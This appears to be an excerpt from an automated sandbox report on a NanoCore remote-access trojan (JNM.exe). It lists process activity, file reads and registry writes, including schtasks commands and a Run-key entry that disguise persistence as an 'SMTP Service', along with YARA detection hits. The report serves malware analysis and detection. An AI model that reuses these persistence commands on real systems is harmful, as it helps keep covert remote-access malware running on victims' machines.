C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E2E12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E2E12BF	unknown
C:\Users\user\AppData\Roaming\JNM.exe	unknown	4096	success or wait	1	6E2E12BF	unknown
C:\Users\user\AppData\Roaming\JNM.exe	unknown	512	success or wait	1	6E2E12BF	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2BB2B3	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	SMTP Service	unicode	C:\Program Files (x86)\SMTP Service\smtpsvc.exe	success or wait	1	6D2BAEBE	RegSetValueExW

Analysis Process: schtasks.exe PID: 2808 Parent PID: 2304

General

Start time:	19:12:48
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp6D54.tmp'
Imagebase:	0xca0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	unknown	2	success or wait	1	CA8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6D54.tmp	unknown	1302	success or wait	1	CA900C	ReadFile

Analysis Process: schtasks.exe PID: 2476 Parent PID: 2304

General

Start time:	19:12:49
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp5A32.tmp'
Imagebase:	0xb40000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	unknown	2	success or wait	1	B48F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp5A32.tmp	unknown	1311	success or wait	1	B4900C	ReadFile

Analysis Process: taskeng.exe PID: 2464 Parent PID: 860

General

Start time:	19:12:49
Start date:	27/01/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {C7405FE6-0EEB-43B9-A9C9-0A01615FAA8D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xff1a0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\SMTP Service	unknown	2	success or wait	1	FF1A433D	ReadFile
C:\Windows\System32\Tasks\SMTP Service	unknown	2682	success or wait	1	FF1A43A4	ReadFile
C:\Windows\System32\Tasks\SMTP Service Task	unknown	2	success or wait	1	FF1A433D	ReadFile
C:\Windows\System32\Tasks\SMTP Service Task	unknown	2700	success or wait	1	FF1A43A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{C7405FE6-0EEB-43B9-A9C9-0A01615FAA8D}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 F1 32 57 39 4A 8B 7C 8D 41 03 3B F1 13 1D 9F 41 01 D4 00 00 A0 09 00 00 23 CA E2 45 66 6E 39 E1 00 00 00 00	success or wait	1	FF1B2CB8	RegSetValueExW

Analysis Process: JNM.exe PID: 2360 Parent PID: 2464

General

Start time:	19:12:50
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\JNM.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\JNM.exe 0
Imagebase:	0xce0000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000F.00000002.2362914038.0000000005389000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000F.00000002.2362914038.0000000005389000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000F.00000002.2362914038.0000000005389000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2BB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6E2E12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6E2E12BF	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6E2E12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6E2E12BF	unknown
C:\Users\user\AppData\Roaming\JNM.exe	unknown	4096	success or wait	1	6E2E12BF	unknown
C:\Users\user\AppData\Roaming\JNM.exe	unknown	512	success or wait	1	6E2E12BF	unknown

Analysis Process: smtpsvc.exe PID: 3012 Parent PID: 2464

General

Start time:	19:12:51
Start date:	27/01/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0
Imagebase:	0x150000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000010.00000002.2173210741.0000000005059000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000010.00000002.2173210741.0000000005059000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000010.00000002.2173210741.0000000005059000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3B7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3B7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3BA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D2BB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D2BB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2CDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2CDE2C	ReadFile

Analysis Process: cmd.exe PID: 1360 Parent PID: 2360

General

Start time:	19:12:56
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x4a8f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 1480 Parent PID: 1360

General

Start time:	19:12:57
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xc10000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 1836 Parent PID: 3012

General

Start time:	19:12:58
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x4a8f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: timeout.exe PID: 1336 Parent PID: 1836

General

Start time:	19:12:59
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x7f0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: JNM.exe PID: 2220 Parent PID: 2360

General

Start time:	19:12:59
Start date:	27/01/2021
Path:	C:\Users\user\AppData\Roaming\JNM.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\JNM.exe
Imagebase:	0xce0000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000017.00000002.2141461883.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000002.2141461883.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000002.2141461883.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000002.2144054472.0000000003549000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000002.2144054472.0000000003549000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000017.00000002.2143981724.0000000002541000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000017.00000002.2143981724.0000000002541000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Analysis Process: EQNEDT32.EXE PID: 2176 Parent PID: 584

General

Start time:	19:13:00
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true

Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: smtpsvc.exe PID: 1976 Parent PID: 3012

General

Start time:	19:13:01
Start date:	27/01/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Imagebase:	0x150000
File size:	1973760 bytes
MD5 hash:	10D30AD1922421E73E133AD020DF424F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.2148462400.00000000022E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.2148462400.00000000022E1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000001A.00000002.2147229612.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.2147229612.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.2147229612.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000001A.00000002.2148652827.00000000032E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000001A.00000002.2148652827.00000000032E9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

Disassembly

Code Analysis